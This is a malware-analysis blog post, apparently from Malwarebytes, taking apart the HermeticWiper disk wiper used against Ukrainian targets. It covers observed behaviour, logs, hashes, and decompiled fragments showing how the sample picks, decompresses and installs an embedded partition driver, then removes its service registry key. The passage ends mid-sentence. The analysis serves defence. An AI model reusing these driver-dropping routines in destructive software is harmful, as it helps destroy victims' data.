HermeticWiper: A detailed analysis of the destructive malware that targeted Ukraine

blog.malwarebytes.com/threat-intelligence/2022/03/hermeticwiper-a-detailed-analysis-of-the-destructive-malware-that-targeted-ukraine/

Threat Intelligence Team

March 4, 2022

This blog post was authored by Hasherezade, Ankur Saini and Roberto Santos

Disk wipers are one particular type of malware often used against Ukraine. The implementation and quality of those wipers vary, and may suggest different hired developers.

The day before the invasion on Ukraine by Russian forces on February 24, a new data wiper was found to be unleashed against a number of Ukrainian entities. This malware was given the name “HermeticWiper” based on a stolen digital certificate from a company called Hermetica Digital Ltd.

This wiper is remarkable for its ability to bypass Windows security features and gain write access to many low-level data-structures on the disk. In addition, the attackers wanted to fragment files on disk and overwrite them to make recovery impossible.

As we were analyzing this data wiper, other research has come out detailing additional components were used in this campaign, including a worm and typical ransomware thankfully poorly implemented and decryptable.

We obtained samples and in this post we will take apart this new malware.

Behavioral analysis


First, what we see is a 32 bit Windows executable with an icon resembling a gift. It is not a cynical joke of the attackers, but just a standard icon for a Visual Studio GUI project.

Icon used by HermeticWiper

It has to be run as Administrator in order to work, and does not involve any UAC bypass techniques. As we will later find out, the name of the sample also (slightly) affects its functionality; if the name starts with “c” (or “C”, as it is automatically converted to lowercase) the system will also reboot after execution.

Once run, the sample works silently in the background. For several minutes we may not notice anything suspicious.

Only if we watch the sample using tools like Process Explorer, we can notice some unusual actions. It calls various IOCTLs, related to retrieving details about the disks:




```
18:45:...  1bc44eef75779...  3284  RegQueryKey         HKLM                                               SUCCESS   Query: Name
18:45:...  1bc44eef75779...  3284  RegOpenKey          HKLM\SYSTEM\CurrentControlSet\services\xrdr        REPARSE   Desired Access: Delete
18:45:...  1bc44eef75779...  3284  RegOpenKey          HKLM\System\CurrentControlSet\services\xrdr        SUCCESS   Desired Access: Delete
18:45:...  1bc44eef75779...  3284  RegSetInfoKey       HKLM\System\CurrentControlSet\Services\xrdr        SUCCESS   KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
18:45:...  1bc44eef75779...  3284  RegDeleteKey        HKLM\System\CurrentControlSet\Services\xrdr        SUCCESS
18:45:...  1bc44eef75779...  3284  RegCloseKey         HKLM\System\CurrentControlSet\Services\xrdr        SUCCESS
18:45:...  1bc44eef75779...  3284  CreateFile          C:\Windows\System32\drivers\xrdr.sys               SUCCESS   Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Nor
18:45:...  1bc44eef75779...  3284  CreateFile          C:\Users\tester\Desktop                            SUCCESS   Desired Access: Synchronize, Disposition: Open, Options: Directory, Synchronou
18:45:...  1bc44eef75779...  3284  QuerySizeInfor...   C:\Users\tester\Desktop                            SUCCESS   TotalAllocationUnits: 17 130 751, AvailableAllocationUnits: 6 133 376, SectorsPe
18:45:...  1bc44eef75779...  3284  CloseFile           C:\Users\tester\Desktop                            SUCCESS
18:45:...  1bc44eef75779...  3284  CreateFile          C:                                                 SUCCESS   Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous
18:45:...  1bc44eef75779...  3284  DeviceIoControl     C:                                                 SUCCESS   Control: IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
18:45:...  1bc44eef75779...  3284  FileSystemControl   C:\Windows\System32\drivers\xrdr.sys               SUCCESS   Control: FSCTL_GET_RETRIEVAL_POINTERS
18:45:...  1bc44eef75779...  3284  CloseFile           C:\Windows\System32\drivers\xrdr.sys               SUCCESS
18:45:...  1bc44eef75779...  3284  CloseFile           C:                                                 SUCCESS
18:45:...  1bc44eef75779...  3284  CreateFile          C:\Windows\System32\drivers\xrdr.sys               SUCCESS   Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Direct
18:45:...  1bc44eef75779...  3284  QueryAttributeT...  C:\Windows\System32\drivers\xrdr.sys               SUCCESS   Attributes: A, ReparseTag: 0x0
18:45:...  1bc44eef75779...  3284  SetDispositionI...  C:\Windows\System32\drivers\xrdr.sys               SUCCESS   Delete: True
18:45:...  1bc44eef75779...  3284  CloseFile           C:\Windows\System32\drivers\xrdr.sys               SUCCESS
18:45:...  1bc44eef75779...  3284  CreateFile          C:\Windows\System32\drivers\xrdr                   SUCCESS   Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Direct
18:45:...  1bc44eef75779...  3284  QueryAttributeT...  C:\Windows\System32\drivers\xrdr                   SUCCESS   Attributes: A, ReparseTag: 0x0
18:45:...  1bc44eef75779...  3284  SetDispositionI...  C:\Windows\System32\drivers\xrdr                   SUCCESS   Delete: True
18:45:...  1bc44eef75779...  3284  CloseFile           C:\Windows\System32\drivers\xrdr                   SUCCESS
```

Example of actions performed by HermeticWiper, seen in ProcessMonitor

…including `FSCTL_GET_RETRIEVAL_POINTERS` and `FSCTL_MOVE_FILE` which can remind of files defragmentation*.


[*] Note, that at the low-level, files may not be kept in a filesystem in one continuous chunk (as we see them at high-level), but in multiple chunks, stored in the various sectors of the disk. Defragmentation is related to consolidating those chunks, and fragmentation – to splitting them.



```
18:45:... 1bc44eef75779... 3284 QueryDirectory   C:\Users\tester\Desktop\hh32_mingw\CMakeFiles                                        SUCCESS 0: .., 1: 3.11.0, 2: cmake.check_cache, 3: CMakeDirectoryInformation.cmake, 4: CMake...
18:45:... 1bc44eef75779... 3284 CreateFile       C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0                                 SUCCESS Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Direc...
18:45:... 1bc44eef75779... 3284 QueryDirectory   C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\*                               SUCCESS Filter: *, 1: .
18:45:... 1bc44eef75779... 3284 QueryDirectory   C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0                                 SUCCESS 0: .., 1: CMakeCCompiler.cmake, 2: CMakeCXXCompiler.cmake, 3: CMakeDetermineCom...
18:45:... 1bc44eef75779... 3284 CreateFile       C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeCCompiler.cmake            SUCCESS Desired Access: Generic Read, Write Data/Add File, Disposition: Open, Options: Synchro...
18:45:... 1bc44eef75779... 3284 FileSystemControlC:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeCCompiler.cmake            SUCCESS Control: FSCTL_GET_RETRIEVAL_POINTERS
18:45:... 1bc44eef75779... 3284 CloseFile        C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeCCompiler.cmake            SUCCESS
18:45:... 1bc44eef75779... 3284 CreateFile       C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeCXXCompiler.cmake          SUCCESS Desired Access: Generic Read, Write Data/Add File, Disposition: Open, Options: Synchro...
18:45:... 1bc44eef75779... 3284 FileSystemControlC:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeCXXCompiler.cmake          SUCCESS Control: FSCTL_GET_RETRIEVAL_POINTERS
18:45:... 1bc44eef75779... 3284 CloseFile        C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeCXXCompiler.cmake          SUCCESS
18:45:... 1bc44eef75779... 3284 CreateFile       C:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeDetermineCompilerABI_C.bin SUCCESS Desired Access: Generic Read, Write Data/Add File, Disposition: Open, Options: Synchro...
18:45:... 1bc44eef75779... 3284 FileSystemControlC:\Users\tester\Desktop\hh32_mingw\CMakeFiles\3.11.0\CMakeDetermineCompilerABI_C.bin SUCCESS Control: FSCTL_GET_RETRIEVAL_POINTERS
18:45:... 1bc44eef75779... 3284 FileSystemControlC:                                                                                   SUCCESS Control: FSCTL_MOVE_FILE
```

However, further examination has shown that the effect here is the opposite of defragmentation. In fact, the data gets more fragmented as a result of the malware execution.


The disk status regarding data fragmentation, before and after the malware execution, can be checked in the following images:



Drive	Media Type	Capacity	Used	Free Space	Fragmentation	Status
Local Disk (C:)	SSD (NTFS)	59.5 GB	43.8 GB (74%)	15.7 GB (26%)	8%	Calculating Disk Performance ...

☐	Filename	Fragments	Size	Type	Last modified	Path
☐	LibreOffice_7.2.5_Win_x64.msi	2	333,032 KB	Windows Install...	1/20/2022 9:13...	C:\Users\user\Downloads\
☐	200MB.zip	291	204,800 KB	Compressed (zi...	3/1/2022 12:10...	C:\Users\user\Downloads\

Disk status before fragmentation



Drive	Media Type	Capacity	Used	Free Space	Fragmentation	Status
Local Disk (C:)	SSD (NTFS)	59.5 GB	43.8 GB (74%)	15.6 GB (26%)	20%	Analysis Complete


☐	Filename	Fragments	Size	Type	Last modified	Path
☐	LibreOffice_7.2.5_Win_x64.msi	12072	333,032 KB	Windows Install...	1/20/2022 9:13...	C:\Users\user\Downloads\
☐	200MB.zip	7144	204,800 KB	Compressed (zi...	3/1/2022 12:10...	C:\Users\user\Downloads\

Disk status after fragmentation

This is probably made in order to escalate the created damage: the more fragmented the file is, the more difficult it is to carve it out from the raw disk image, and reconstruct it forensically.

As the execution progresses, at some point, we may realize that some applications stopped working. It is because of the fact that some files, including system DLLs, have been overwritten with random data.


Example: an application failed to run because of a system DLL being trashed:



C:\Windows\SYSTEM32\SHDOCVW.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. Error status 0xc000012f.

Example of an error caused by the wiper

If we now view the raw image of the disk (i.e. using HxD), we can notice that some sectors have been also overwritten with random data:



```
 Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

0000000000  FE CC 20 1D E0 B8 74 A3 B6 6D 78 36 B4 39 5C 19  ţĚ .ŕ¸tŁ¶mx6´9\.    Sector 0
0000000010  90 CF D3 E9 06 B1 35 BF 4C 7F 83 74 35 20 21 29  .ĎÓé.±5żL..t5 !)
0000000020  69 52 83 92 30 F1 33 6F 9C 8E 58 F1 20 67 C2 0D  iR.’0ń3ośŽXń gÂ.
0000000030  82 5D C8 B0 28 D4 21 85 95 BB 71 CE 70 BC AE AE  ‚]Č°(Ô!…•»qÎpĽ®®
0000000040  E5 49 3B 27 CC 31 21 84 BE FA 4E B2 38 61 7D 42  ĺI;'Ě1!„ľúN˛8a}B
0000000050  51 85 20 4F E2 E7 2D DB 77 C6 42 D0 EC 70 A0 85  Q… Oâç-ŰwĆBĐěp …
0000000060  58 9D 17 4B A0 27 16 64 80 BE 97 55 5B D0 88 98  Xť.K '.d€ľ—U[Đ..
0000000070  FA 14 93 68 E4 74 B8 12 26 2F 78 ED 41 46 9A F5  ú.“hät¸.&/xíAFšő
0000000080  FC 4C 0F AA DD 16 1C 34 40 46 BC FD A9 B1 A6 72  üL.ŞÝ..4@FĽý©±¦r
0000000090  11 B4 79 CD 45 94 FC B8 41 0B F3 59 46 60 E5 A3  .´yÍE”ü¸A.óYF`ĺŁ
00000000A0  BA B3 BD 51 9E 4C 16 B8 A4 FD 32 90 52 A5 39 FD  şł˝QžL.¸¤ý2.RĄ9ý
00000000B0  DE 7E 18 4E 17 D3 FA E8 87 DC 1A 3D 1B 0E CD 2E  Ţ~.N.Óúč‡Ü.=..Í.
00000000C0  F3 AB 0E 06 6E 92 89 DC 35 86 8D BB 5C 64 CF C5  ó«..n’‰Ü5†Ť»\dĎĹ
00000000D0  AA 3A 30 8F 69 41 04 19 50 09 7B 87 C1 80 7C B7  Ş:0ŹiA..P.{‡Á€|·
00000000E0  FC 18 12 8D 6D 41 E0 6A 83 01 92 2F A2 CC 0D A6  ü..ŤmAŕj..’/˘Ě.¦
00000000F0  DE 0B C1 34 D4 D7 22 B7 65 CF 37 93 D5 AB 97 98  Ţ.Á4Ô×"·eĎ7“Ő«—.
0000000100  4F 65 31 8A 11 0C 03 27 11 0B 19 9E 2A 17 1A 6B  Oe1Š...'...ž*..k
0000000110  52 2F DD F5 80 06 4B B3 29 9B 62 14 F1 02 14 81  R/Ýő€.Kł)›b.ń...
```

Sector overwritten by HermeticWiper, seen in HxD

Not surprisingly, on reboot our Windows OS will no longer work:


```
Missing operating system
```

Message shown to the user after the reboot of the corrupt system

But what exactly happened underneath? Let’s have a closer look…

Used components

The initial sample: 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 – comes with several PE files in its resources:



Resources of the malware

The names chosen for the resources (`DRV_X64` , `DRV_X86` , `DRV_XP_X86` , `DRV_XP_X64`) suggest that they are a version of the same driver, dedicated to different versions of Windows: appropriately 32 or 64 bit version, or a legacy version for Windows XP. Each of them is in compressed form. By checking the dumped files by the Linux `file` command, we can see the following output:

```
file DRV_XP_X86
DRV_XP_X86: MS Compress archive data, SZDD variant, original size: 13896 bytes
```

To find out how they are loaded, we need to have a look at the sample that carries them.

Fortunately, the sample is not obfuscated. We can easily find the fragment that is responsible for finding the appropriate version of the driver:

```
j_memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 284;
VersionInformation.dwMajorVersion = 6;
VersionInformation.dwMinorVersion = 0;
v5 = VerSetConditionMask(0i64, 2u, 3u);
v6 = VerSetConditionMask(v5, 1u, 3u);
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v35 = 1;
  if ( v40 )
    ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
v8 = ResourceW;
if ( !ResourceW )
  return 0;
Resource = LoadResource(hModule, ResourceW);
if ( !Resource )
  return 0;
lpBuffer = LockResource(Resource);
if ( !lpBuffer )
  return 0;
nNumberOfBytesToWrite = SizeofResource(hModule, v8);
```

HermeticWiper selecting which driver will load

The buffers are then decompressed with the help of the LZMA algorithm:

```
      j_memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
      j_memset(&open_buf, 0, sizeof(open_buf));
      ret_val = LZOpenFileW(file_name, &ReOpenBuf, 2u);
      if ( ret_val >= 0 )
      {
        PathAddExtensionW(pszPath, L".sys");
        v21 = (const void *)LZOpenFileW(file_name, &open_buf, 0x1002u);//
                                                // OF_CREATE | OF_READWRITE
        lpBuffer = v21;
        if ( (int)v21 >= 0 )
        {
          v22 = LZCopy(ret_val, (INT)v21);
          LZClose(ret_val);
          LZClose((INT)lpBuffer);
          if ( v22 > 0 )
          {
            v23 = file_name;
            if ( v35 )
              v23 = StrStrIW(file_name, L"System32");
            v33 = sub_403930(v23, FileName);
            if ( v33 )
            {
              wsprintfW(SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", FileName);
              RegDeleteKeyW(HKEY_LOCAL_MACHINE, SubKey);
            }
          }
          get_disk_free_space_send_ioctl(file_name);
          v18 = DeleteFileW;
        }
        else
        {
          LZClose(ret_val);
        }
      }
```


Code responsible of decompress drivers compressed by LZMA algorithm and driver installation

This format of compression is supported by a popular extraction tool, 7zip. We can also make our own decoding tool, basing on the malware code (example).

As a result we get 4 versions of legitimate drivers from the EaseUS Partition Master – just as reported by ESET (source).

- 2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
- 23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
- 8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
- 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84

Based on the timestamps in the PE headers, the builds of the drivers are pretty old. Probably they have been stolen by the attackers from an original, legitimate software bundle. Each of them comes with a Debug directory, including a PDB path. Example:



